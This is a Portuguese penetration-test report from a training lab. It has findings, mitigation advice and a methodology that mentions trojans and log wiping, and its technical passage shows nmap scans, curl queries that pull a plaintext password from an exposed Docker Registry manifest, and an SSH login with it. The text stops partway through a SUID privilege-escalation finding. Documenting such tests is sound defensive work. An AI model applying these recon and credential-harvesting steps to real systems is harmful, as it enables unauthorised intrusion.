

08 DE NOVEMBRO DE 2025

RELATÓRIO DE TESTE DE INVASÃO

ACADI-TI PTA

PABLO DE SOUZA GALERANI
CYBERSECURITY ANALYST SPECIALIST

Sumário

Sumário.....	1
Sumario de Imagens	3
Histórico de Versionamento.....	5
Apresentação deste documento	6
Sobre o sumário executivo	6
Sobre a metodologia.....	6
Sobre a sessão técnica	6
Sumário executivo	7
Objetivo.....	7
Escopo de Trabalho.....	7
Cronograma	7
Sumário e gráficos das vulnerabilidades Identificadas.....	7
Sugestão de plano de ação	9
Severidade e complexidade	11
Severidade.....	11
Complexidade.....	11
Parecer	12
Metodologia	13
Metodologia adotada	13
Etapas.....	13
Planejamento	13
Descoberta	13
Ataque	14
Exploração	14
Pós Exploração	14
Documentação	14
Membros do time de trabalho.....	15
Pablo – Especialista em Cibersegurança Ofensiva	15
Sessão Técnica	16
Host 1 - 172.16.16.61: Acesso Inicial e Escalada de Privilégio.....	16

Scan e reconhecimento.....	16
Docker Registry Exposto com Credenciais Expostas	17
Acesso a máquina com IP 172.16.16.61 via SSH	19
Escalada de Privilégio Local via Binário SUID Inseguro	19
Captura da Primeira Flag.....	21
Descoberta a rede dos demais Hosts e seus IPS	21
Host 2 - 192.168.200.2: Movimentação Lateral e Pivoteamento	22
Tunelamento	22
Enumeração de Portas	22
Enumeração Diretórios e Arquivos Web.....	23
Shell Reverse via RCE.....	25
Escalada de Privilégio Local via Capabilities Inseguras	26
Captura da Segunda Flag.....	28
Encontrado Arquivos Sensíveis com Credenciais Expostas	28
Host 3 - 192.168.200.222: Acesso e Extração de Hashes	30
Acesso a Máquina via Evil-WinRM.....	30
Exfiltração de dados sensíveis (Roubo de SAM/SYSTEM).....	30
Autenticação Insegura Via Hash (Pass-the-Hash)	31
Captura da Terceira Flag	33
Host 4 - 192.168.200.250: Acesso e Quebra de KeePass	33
Movimentação Lateral devido à Reutilização de Credenciais de Administrador	33
Captura da Quarta Flag	35
Senha do Administrador Alterada.....	35
Exfiltração de Cofre de Senhas (KeePass)	35
Hashes extraídos e quebrados offline para recuperar credenciais.	38
Acesso via RDP permitido	39
Acesso do KeePass e Descoberta de Credenciais	40
Host 5 - 192.168.200.7: Acesso Final.....	42
Acesso a Máquina via Evil-WinRM	42
Captura da Quinta Flag.....	43
Lista de Vulnerabilidades	43

Sumario de Imagens

Figura 1 - Gráfico radar da relação Vulnerabilidades v.s. Hosts.....	8
Figura 2 - Gráfico de quantidade de vulnerabilidades encontradas	8
Figura 3 - Gráfico mostrando a qualidade das vulnerabilidades encontradas.....	9
Figura 4 - Diagrama de Metodologia	13
Figura 5 – Descoberto o IP 172.16.16.61 no resultado do scan com nmap no IP da rede ...	17
Figura 6 – Descoberto as portas 22, 5000 e 5355 no resultado do scan com namap	17
Figura 7 – Descoberto no resultado do namp que está rodando uma API Docker na porta 5000	18
Figura 8 – Encontrada a imagem “new-nginx” Verificando em endpoint padrão do docker que lista todos os repositórios	18
Figura 9 – Encontrada a versão da imagem “latest” verificando em endpoint padrão do Docker.....	19
Figura 10 – Foi obtido ao consultar o manifestos da imagem em endpoint padrão do Docker	19
Figura 11 – Conexão via SSH realizada com sucesso através das credenciais obtidas anteriormente	19
Figura 12 – Encontrado o “find” com bit SUID ativado para escalação de privilégio	20
Figura 13 – Obtido privilégio root com sucesso	20
Figura 14 – Flag capturada: Extreme{19f19c5b1dcef82ba0a4050b5078ecc}.....	21
Figura 15 – Descoberto a rede 192.168.200.0/24.....	21
Figura 16 – Foram descobertos os IPs com final .2, .7, .61, .222 e .250	21
Figura 17 – Túnel SOCKS aberto na porta 9050 para encaminhamento de tráfego	22
Figura 18 – Descoberto diretórios com o status OK (Código 200)	24
Figura 19 – Acesso ao apache utilizando o firefox através do proxychains.....	24
Figura 20 – Encontrado vulnerabilidade RCE no diretório “/services.php” através do parâmetro “servico”	25
Figura 21 – Criado um túnel SOCKS entre a máquina pivot e a Kali para acessar o alvo interno 192.168.200.2.....	26
Figura 22 – Executado um shell reverse via RCE, obtendo acesso à máquina 192.168.200.2 a partir da Kali	26
Figura 23 – Exploração de capabilities no Perl para escalar privilégios e obter acesso root	27
Figura 24 – Flag capturada: Extreme{518817e63b1a5af58426ee8254151b7d}	28
Figura 25 – Encontrando o arquivo Database.sql, que contém credenciais.....	29

Figura 26 – Credenciais encontrada de usuário e senha.....	29
Figura 27 – Obteve sucesso na conexão com a máquina 192.168.200.222 utilizando as credenciais obtidas anteriormente	30
Figura 28 – Realizado o Download dos registros “SAM” e “SYSTEM” do Windows.	31
Figura 29 – Obtido o hash da senha do usuário Administrator utilizando impackct nos registros baixados.....	31
Figura 30 – Conexão via Hash como Administrador realizada com sucesso.....	32
Figura 31 – Flag capturada: Extreme{9d87813669332b52d5c54582966ca91c}	33
Figura 32 – Acesso realizado com sucesso reutilizando as mesmas credenciais, novamente utilizando Hash	34
Figura 33 – Flag capturada: Extreme{8a7d5b75943fb1bed21700564dd3cfc7}	35
Figura 34 – Senha alterada para facilitar conexão futura	35
Figura 35 – Realizado o Download do arquivo do cofre de senhas.	37
Figura 36 – Obteve o hash do .kdb utilizando keepass2john.....	38
Figura 37 – Obteve a senha “000000” ao quebrar o hash utilizando john	39
Figura 38 – Acesso via RDP realizado com sucesso via xfreerdp e utilizando a senha alterada anteriormente	40
Figura 39 – Utilizado a senha obtida anteriormente para o KeePass	40
Figura 40 – Obteve a credencial do último host	41
Figura 41 – Obteve sucesso na conexão com a máquina 192.168.200.7 utilizando as credenciais obtidas anteriormente	42
Figura 42 – Flag capturada: Extreme{7cb7779f9b2ed3620dddaaaa37ddbcbad}.....	43

Histórico de Versionamento

Versão	Data	Autor	Descrição
1.0	05/11/2025	Pablo Galerani	<i>Versão Inicial.</i>
1.1	06/11/2025	Pablo Galerani	<i>Ajustes na Sessão Técnica.</i>
1.2	07/11/2025	Pablo Galerani	<i>Anexando gráficos.</i>
2.0	07/11/2025	Pablo Galerani	<i>Versão Final.</i>

Apresentação deste documento

Este relatório está dividido em três sessões com propósitos distintos apresentados a seguir:

Sobre o sumário executivo

Nesta sessão o resultado e parecer sobre o trabalho são apresentados de forma executiva, sem entrar muito em detalhes técnicos de forma direta e concisa.

Componentes desta sessão:

- Objetivos
- Escopo de atuação
- Cronograma
- Sumário e gráficos das vulnerabilidades Identificadas
- Sugestão de plano de ação
- Severidade e complexidade
- Parecer

Sobre a metodologia

Apresentada a metodologia aplicada a execução do trabalho.

Componentes desta seção:

- Metodologia adotada neste trabalho
- Fase de Planejamento
- Fase de Descoberta
- Fase de Ataque
- Fase de Exploração
- Fase de Pós Exploração
- Membros do Time de Execução

Sobre a sessão técnica

Aqui os ataques ao ambiente bem como as vulnerabilidades encontradas são detalhadas em maior profundidade.

Sumário executivo

Nesta sessão o resultado e parecer sobre o trabalho são apresentados de forma executiva, sem entrar muito em detalhes técnicos de forma direta e concisa.

Objetivo

Os tópicos apresentados a seguir foram pelo solicitante como objetivo do TDI:

- Acessar 5 servidores por meio de exploração de vulnerabilidade e obter acesso privilegiado nestes servidores.
- Obter a flag escondida em cada servidor.

Escopo de Trabalho

O teste de invasão foi executado dentro das dependências do cliente, como escopo foi definido o seguinte IPS:

- 172.16.16.0/24 Rede Interna

Estimou-se um total de 40 horas para execução do trabalho

Cronograma

O cronograma da fase de teste de Intrusão seguiu conforme detalhado abaixo:

Atividade	Data de Início	Data de Conclusão
Teste de Intrusão...	01 de Novembro de 2025	05 de Novembro de 2025

Sumário e gráficos das vulnerabilidades Identificadas

Nesta sessão são detalhadas as vulnerabilidades encontradas no ambiente de forma simplificada, a lista detalhada encontra-se em: [Sessão Técnica](#)

Indicadores de vulnerabilidades encontradas no ambiente:

Severidade	Altas	Médias	Baixas
Quantidades	10	3	0



Figura 1 - Gráfico radar da relação Vulnerabilidades v.s. Hosts




Figura 2 - Gráfico de quantidade de vulnerabilidades encontradas

QUALITATIVO DAS VULNERABILIDADES




Figura 3 - Gráfico mostrando a qualidade das vulnerabilidades encontradas.

Sugestão de plano de ação

A seguir são apresentadas as vulnerabilidades e as possíveis alternativas para mitigar sua exploração.

Vulnerabilidade	Hosts	Recomendações
Enumeração / Scan e reconhecimento (inclui enumeração de portas)	172.16.16.61 192.168.200.2	Implementar regras de firewall e segmentação de rede para limitar acesso a serviços apenas a hosts autorizados, reduzindo superfícies expostas para scans. Remover banners e informações de versão dos serviços, e aplicar boas práticas de hardening para impedir enumeração detalhada. Monitorar logs de rede para identificar varreduras ativas e configurar mecanismos de detecção/alerta (IDS/IPS) para atividades suspeitas.
Docker Registry exposto com credenciais no manifesto	172.16.16.61	Aplicar autenticação obrigatória no registry, habilitar TLS e mover o serviço para rede interna ou VPN restrita. Remover segredos incorporados em imagens e migrar para secret management seguro (ex.: Vault, AWS Secrets Manager, Docker Secrets). Realizar varredura das imagens para identificar credenciais armazenadas incorretamente e rotacionar imediatamente todas as credenciais expostas.

Escalada de Privilégio Local (SUID/Capabilities)	172.16.16.61 192.168.200.2	Realizar auditoria de permissões e capabilities, removendo ou restringindo os bits SUID/SGID de binários não essenciais. Configurar containers e aplicações para rodar como usuários não-root e aplicar controles de privilégio mínimo. Utilizar ferramentas de compliance e scanners de configuração para monitorar permissões indevidas e prevenir reintrodução do risco.
Enumeração de diretórios e arquivos web	192.168.200.2	Desabilitar listagem de diretórios no servidor web e reforçar permissões para impedir acesso público a arquivos sensíveis. Remover arquivos não utilizados ou temporários do diretório web, revisar estrutura de diretórios e aplicar lógica de redirecionamento seguro. Implementar mecanismos WAF ou rate-limit para bloquear scanners automatizados e tentativas de enumeração abusivas.
Execução Remota de Código → Shell reverse (RCE)	192.168.200.2	Aplicar correções de segurança e validação de entrada na aplicação, restringindo execução de comandos e entradas dinâmicas. Isolar o sistema vulnerável através de segmentação de rede, firewall ou desativação temporária de serviços críticos até correção completa. Adotar práticas de desenvolvimento seguro, incluindo revisão de código e validação de parâmetros, e monitorar logs para detecção de execuções suspeitas.
Arquivos sensíveis com credenciais expostas	192.168.200.2	Remover arquivos com credenciais expostas, aplicar permissões adequadas e garantir que dados sensíveis não fiquem armazenados em texto claro. Migrar para o uso de cofres de segredo (Vault, Passbolt, AWS Secrets Manager etc.) e revisar políticas de acesso a arquivos. Rotacionar imediatamente credenciais expostas e implementar varreduras regulares para identificar segredos vazados.
Autenticação insegura via hash (Pass-the-Hash)	192.168.200.222	Ativar Credential Guard / LSA Protection, restringir uso de contas administrativas e segmentar credenciais por máquina. Implementar MFA para acessos remotos, evitar compartilhamento de contas e aplicar renovação regular de senhas administrativas. Monitorar eventos de autenticação e rastrear logins administrativos anômalos para detectar uso abusivo de hashes.
Exfiltração de dados	192.168.200.222 192.168.200.250	Isolar sistemas afetados para impedir continuidade da exfiltração e rotacionar quaisquer credenciais resultantes do vazamento. Implementar controles de Data Loss Prevention (DLP), criptografia e monitoramento reforçado para detectar tentativas de exportação indevida. Aplicar política de proteção de dados, limitar acesso a arquivos sensíveis e revisar permissões de usuários e serviços regularmente.

Movimentação lateral por reutilização de credenciais de administrador	192.168.200.250	Adotar solução LAPS ou credenciais únicas por host, rotacionar senhas e implementar política de separação de privilégios. Restringir comunicação lateral entre hosts via segmentação de rede e monitorar uso de credenciais privilegiadas. Habilitar logs centralizados de autenticação e alertas para detectar padrões suspeitos de movimentação lateral.
Acesso remoto via RDP permitido (sem MFA / acesso admin)	192.168.200.250	Configurar MFA para acessos RDP e limitar utilização somente via jump servers ou VPN corporativa. Restringir acesso administrativo remoto, ativar Network Level Authentication (NLA) e aplicar regras de firewall para controle de origem. Implementar monitoração ativa de sessões RDP, bloqueio por tentativa excessiva e políticas de senha forte e rotacionada.

Severidade e complexidade

Descrição das escalas e métricas aplicadas às vulnerabilidades.

Severidade

Foram estabelecidos três níveis de severidade para a classificação da Severidade das vulnerabilidades, juntamente com o nível de complexidade de reprodução de seus respectivos ataques:

Índice	Severidade	Descrição
3	Alta	Vulnerabilidade que permite acesso não autorizado a informações relevantes, negação de serviço e prejuízos (tanto financeiros quanto à imagem da Empresa).
2	Média	Vulnerabilidade que permite acesso a informações relevantes, as quais podem ser utilizadas para se descobrir vulnerabilidades de nível alto.
1	Baixa	Vulnerabilidade que permite acesso a informações não precisas ou pouco relevantes

Complexidade

A tabela a seguir descrever brevemente a classificação dos níveis de Complexidade dos Ataques:

Índice	Complexidade	Descrição
1	Alta	O ambiente não aparenta demonstrar todas as condições favoráveis para que o ataque obtenha uma grande quantidade de dados sensíveis ou demanda tempo de exploração maior que o tempo de projeto.

2	Média	O ambiente demonstra algumas condições favoráveis ao ataque, porém demandará maior espaço de tempo para a exploração e obtenção de dados sensíveis.
3	Baixa	O ambiente apresenta todas as condições favoráveis para que o ataque ocorra e seja possível obter informações sensíveis.

Parecer


O resultado deste Teste de Intrusão foi bem-sucedido, pois atingimos todos os objetivos solicitados pelo cliente.

Foi possível comprometer a integridade de cinco servidores distintos, obtendo acesso privilegiado (root/Administrator) em todos os alvos e capturando todas as flags de prova de conceito.

As vulnerabilidades encontradas, que variaram desde credenciais expostas em um Docker Registry e falhas de Execução Remota de Código (RCE) em aplicações web até a exploração de binários com permissões elevadas (SUID/Capabilities) e o reuso de senhas fracas, demonstram uma maturidade crítica na instalação, configuração e manutenção dos sistemas.

A capacidade de realizar o pivoteamento da rede externa para a rede interna, acessando e comprometendo a infraestrutura crítica do ambiente, indica a necessidade urgente de um plano de ação focado na segmentação de rede, na gestão de credenciais e na aplicação do princípio de menor privilégio.

O uso de sistemas legados que possuem vulnerabilidades com exploits públicos representam uma enorme brecha de segurança, uma vez que o fabricante não disponibiliza mais atualizações nem correções de segurança. É fortemente recomendada a aplicação das sugestões de plano de ação apresentadas neste relatório.



Pablo de Souza Galerani

Especialista em Cibersegurança Ofensiva

Metodologia

Neste tópico são explanadas as limitações de tecnologia e de abrangência do serviço executado, bem como a metodologia adotada durante a execução do trabalho.

Metodologia adotada

A metodologia adotada foi a de busca em profundidade: procurou-se localizar a maior quantidade possível de vulnerabilidades dentro do cronograma, com a preocupação de explorar todas as vulnerabilidades em profundidade. Dessa forma, foi possível formar um quadro bastante preciso dos riscos de segurança do ambiente avaliado. O Pentest, mesmo tendo vários padrões de execução, é uma atividade intuitiva e criativa, que pode ter uma abrangência específica ou em forma de descoberta do escopo. Para ambiente WEB, geralmente é seguido, mas não limitado, o previsto no padrão OWASP, e como metodologia geral, é incorporado o NIST SP800-115, que em suma inclui as seguintes fases:

- Planejamento
- Descoberta
- Ataque
- Documentação




Figura 4 - Diagrama de Metodologia

Etapas

O trabalho foi planejado seguindo as etapas a seguir:

Planejamento

Durante a fase de início de projeto (planejamento), procuramos efetuar a coleta de informações que possam servir de insumo para ataques. Sendo essas informações dos servidores, aplicações web e entre outras que puderam ser obtidas com o uso de diversas ferramentas ou técnicas manuais.

Descoberta

Esta etapa do teste de penetração envolveu a enumeração do ambiente, incluindo a verificação dos hosts ativos, subdomínios, dispositivos de rede e o descobrimento de aplicações dentro do escopo, buscando efetuar a coleta de informações que pudessem servir de insumo para análise de vulnerabilidades, incluindo, requisições efetuadas por aplicações, envio de dados a servidores, versões de aplicações e sistemas, entre outras que pudessem ser obtidas com o uso de diversas ferramentas ou técnicas manuais.

Ataque

Utilizando as informações obtidas na fase de descoberta mencionada anteriormente, objetivou-se efetuar a exploração de falhas identificadas, onde foram direcionados diversos ataques a todas as classes de vulnerabilidade possíveis, em um esforço de obter ganho de acessos de forma não autorizada.

Exploração

É a fase mais importante em termos de dano potencial. É a fase em que as vulnerabilidades são exploradas, nem sempre o objetivo é ganhar acesso ao sistema, ataques de força bruta ou negação de serviço também são executados nesta fase. É neste momento que os exploits são rodados de modo a tentarmos ganhar acesso remoto. Lembrando que esta fase é sempre agendada com o cliente.

Pós Exploração

Uma vez que o atacante obtenha acesso ao sistema remoto, o atacante pode escolher entre continuar explorando a infraestrutura interna ou mesmo implementar um sniffer de rede no segmento desejado. Mas o principal objetivo desta fase é que uma vez o acesso obtido, este seja mantido de alguma maneira par que o atacante possa mais tarde, isso por ser feito via o uso de trojans ou mesmo habilitando-se serviços de acesso remoto sem o conhecimento/consentimento dos administradores de sistemas; Nesta fase os logs e rastros do ataque são destruídos, tendo como objetivo eliminar evidências do acesso ao sistema remoto.

Documentação

Nesta etapa é confeccionado o relatório, ocorre também o aceite do solicitante bem como, a entrega formal do serviço. Como principal entregável de serviço este relatório, possui os resultados apresentados de forma detalhada.

Foram elaboradas uma descrição, classificação e recomendações para mitigação/correção de cada vulnerabilidade identificada para inclusão neste relatório.

Membros do time de trabalho

O projeto foi executado integralmente por um único profissional, garantindo agilidade e coesão em todas as fases do Pentest.

Pablo – Especialista em Cibersegurança Ofensiva

Pablo é um Especialista em Cibersegurança, com formação em Segurança da Informação (Fatec) e especialização em Cibersegurança Ofensiva (Acadi-TI). Atualmente, atua como Especialista em Cibersegurança Ofensiva na Clavis Segurança da Informação, integrando o time de monitoramento do SOC, e traz uma trajetória diversificada com expertise em hardware, programação e desenvolvimento web.

Sua capacitação técnica é vasta, abrangendo todo o ciclo de vida do desenvolvimento seguro (SSDLC), modelagem de ameaças e automação via pipelines CI/CD e scripts Python. É proficiente na aplicação de frameworks de segurança como OWASP (Top 10, SAMM, ASVS), NIST e MITRE ATT&CK

Certificações e Especializações Destacadas:

- Certificações de Fundamentos Avançados: CEH v13 AI, Security+.
- Conhecimento Profundo em: AppSec, DevSecOps (Shift Left), SAST, DAST, SCA, IaC (Horussec, Snyk), Linux, Redes, Hardening e Pesquisa em Machine Learning aplicado à Cibersegurança.

Sessão Técnica

Nesta sessão apresentamos de forma técnica, quais foram os ataques realizados e seus resultados.

Host 1 - 172.16.16.61: Acesso Inicial e Escalada de Privilégio

Scan e reconhecimento

Severidade	Complexidade
Média	Baixa

Descrição da vulnerabilidade

O Nmap foi capaz de enumerar e identificar múltiplas portas abertas e divulgar a versão exata do software rodando nelas. A vulnerabilidade aqui é uma falha de configuração de rede e de hardening que permite que serviços sejam publicamente acessíveis e que revelem informações detalhadas. Essa divulgação de versões facilita ataques, pois permite ao atacante buscar por vulnerabilidades conhecidas (CVEs) específicas para aquela versão do software.

Ferramentas utilizadas

- Nmap

Recomendações

Aplicar o princípio do Menor Exposição, restringindo o acesso a serviços internos a hosts e redes confiáveis (Segregação de Rede/Firewall - SC-7). É crucial também ocultar ou mascarar as banners e versões dos serviços (principalmente SSH) para dificultar a enumeração por ferramentas de varredura.

Referências

- <https://cwe.mitre.org/data/definitions/200.html>

```
(kali@RA20230201)-[~]
$ sudo nmap -sV -sT 172.16.16.0/24 2>/dev/null
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-05 13:55 -03
Nmap scan report for 172.16.16.61
Host is up (0.00023s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
5000/tcp  open  ssl/http Docker Registry (API: 2.0)
MAC Address: FA:16:3E:AF:3F:FF (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.16.16
Host is up (0.00016s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.9p1 Debian 3 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 79.80 seconds
```

Figura 5 – Descoberto o IP 172.16.16.61 no resultado do scan com nmap no IP da rede

```
(kali@RA20230201)-[~]
$ sudo nmap -sS -sV -p- 172.16.16.61 --open
sudo: unable to resolve host RA20230201: Temporary failure in name resolution
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-05 13:59 -03
Initiating ARP Ping Scan at 13:59
Scanning 172.16.16.61 [1 port]
Completed ARP Ping Scan at 13:59, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:59
Completed Parallel DNS resolution of 1 host. at 13:59, 13.00s elapsed
Initiating SYN Stealth Scan at 13:59
Scanning 172.16.16.61 [65535 ports]
Discovered open port 22/tcp on 172.16.16.61
Discovered open port 5355/tcp on 172.16.16.61
Discovered open port 5000/tcp on 172.16.16.61
Completed SYN Stealth Scan at 13:59, 0.82s elapsed (65535 total ports)
Nmap scan report for 172.16.16.61
Host is up (0.000098s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
5000/tcp  open  upnp
5355/tcp  open  llmnr
MAC Address: FA:16:3E:01:4F:65 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.98 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Figura 6 – Descoberto as portas 22, 5000 e 5355 no resultado do scan com nmap

Docker Registry Exposto com Credenciais Expostas

Severidade	Complexidade
Alta	Baixa

Descrição da vulnerabilidade

Um registry de imagens de contêineres está criticamente exposto, permitindo o acesso anônimo aos endpoints da API v2 (/v2/_catalog, /v2/<name>/tags/list e /v2/<name>/manifests/<tag>). Esta falha permite que um atacante não credenciado não apenas enumere as imagens e suas versões, mas, criticamente, obtenha credenciais de acesso ("host_base_user" e "host_base_pass") que foram incorporadas indevidamente no manifesto JSON da imagem. A combinação de acesso anônimo com a presença de segredos no manifesto representa uma falha catastrófica de segurança.

Ferramentas utilizadas

- Nmap
- Comando CURL

Recomendações

A principal recomendação é mitigar a exposição implementando um robusto Controle de Acesso (requerendo autenticação e autorização para todas as operações de metadados e pull/push de imagens) e garantindo que toda a comunicação com o registry utilize HTTPS/TLS para criptografia, além de aplicar restrições de Segregação de Rede via firewall para limitar o acesso apenas a hosts e redes autorizadas, conforme detalhado nas diretrizes de segurança de contêineres.

Referências

- <https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-190.pdf>

```
(kali@RA20230201)-[~]
$ nmap -sC -sV -p 22,5000,5355 172.16.16.61
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-05 14:03 -03
Nmap scan report for 172.16.16.61
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|_ 256 bf:91:a2:95:8b:e7:05:63:ab:80:ab:b5:46:60:35:f4 (ECDSA)
|_ 256 d0:fa:cb:96:8e:ad:fd:8f:c8:5a:25:34:1c:2c:fc:5a (ED25519)
5000/tcp  open  ssl/http Docker Registry (API: 2.0)
| ssl-cert: Subject: commonName=myregistry.com
| Not valid before: 2024-09-23T17:55:51
|_ Not valid after: 2025-09-23T17:55:51
|_ http-title: Site doesn't have a title.
5355/tcp  open  llmnr?
MAC Address: FA:16:3E:01:4F:65 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 169.80 seconds
```

Figura 7 – Descoberto no resultado do nmap que está rodando uma API Docker na porta 5000

```
(kali@RA20230201)-[~]
$ curl -k https://172.16.16.61:5000/v2/_catalog
{"repositories":["new-nginx"]}
```

Figura 8 – Encontrada a imagem “new-nginx” Verificando em endpoint padrão do docker que lista todos os repositórios

```
(kali@RA20230201)-[~]
$ curl -k https://172.16.16.61:5000/v2/new-nginx/tags/list
{"name": "new-nginx", "tags": ["latest"]}
```

Figura 9 – Encontrada a versão da imagem “latest” verificando em endpoint padrão do Docker

```
kali@RA20230201: ~ (on RA20230201)
File Actions Edit View Help
"v1Compatibility": {"architecture": "amd64", "config": {"ExposedPorts": {"80/tcp": {}}, "Env": ["PATH=/usr/
local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", "NGINX_VERSION=1.27.1", "NJS_VERSION=0.8.5", "NJS_RELEASE=1-bo
okworm", "PKG_RELEASE=1-bookworm", "DYNPKG_RELEASE=2-bookworm", "host_base_user=web01", "host_base_pass=9uf8HF{1_1NF9!f
MAQ1", "Entrypoint": ["/docker-entrypoint.sh"], "Cmd": ["nginx", "-g", "daemon off;"], "Labels": {"maintainer": "
NGINX Docker Maintainers <u003cdocker-maint@nginx.com>u003e"}, "StopSignal": "SIGQUIT", "ArgsEscaped": true, "created
": "2024-08-14T21:31:12Z", "id": "f35b724a0d64ac5857382055878ba1c70deb0b4f86eb7b98516477d6ffb5fa3e", "os": "linux", "
parent": "8e10b09e0339ef76bf21eaae320ddca6065f5fd1abe098c4d56dad3d71d7105c", "throwaway": true}}
```

Figura 10 – Foi obtido ao consultar o manifestos da imagem em endpoint padrão do Docker

Acesso a máquina com IP 172.16.16.61 via SSH

```
(kali@RA20230201)-[~]
$ ssh web01@172.16.16.61
The authenticity of host '172.16.16.61 (172.16.16.61)' can't be established.
ED25519 key fingerprint is SHA256:SL0IKMXID8GmORwV0McGqUQoeG8CkohqLE+ExqVAR8s.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.16.61' (ED25519) to the list of known hosts.
web01@172.16.16.61's password:
Linux WEBSRV01 6.1.0-23-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.99-1 (2024-07-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 14 13:41:29 2025
Could not chdir to home directory /home/web01: No such file or directory
$
```

Figura 11 – Conexão via SSH realizada com sucesso através das credenciais obtidas anteriormente

Escalada de Privilegio Local via Binário SUID Inseguro

Severidade	Complexidade
Alta	Média

Descrição da vulnerabilidade

Um binário de comando comum (find) dentro do ambiente (potencialmente o contêiner ou o host) possui a flag de permissão SUID definida de forma insegura. Isso permite que um atacante, que já obteve acesso como um usuário de baixo privilégio, execute esse binário para herdar os privilégios do proprietário do arquivo (geralmente root), resultando em Escalada de Privilegio Local (LPE). O sucesso desta exploração levou ao comprometimento total do sistema operacional subjacente ou do contêiner.

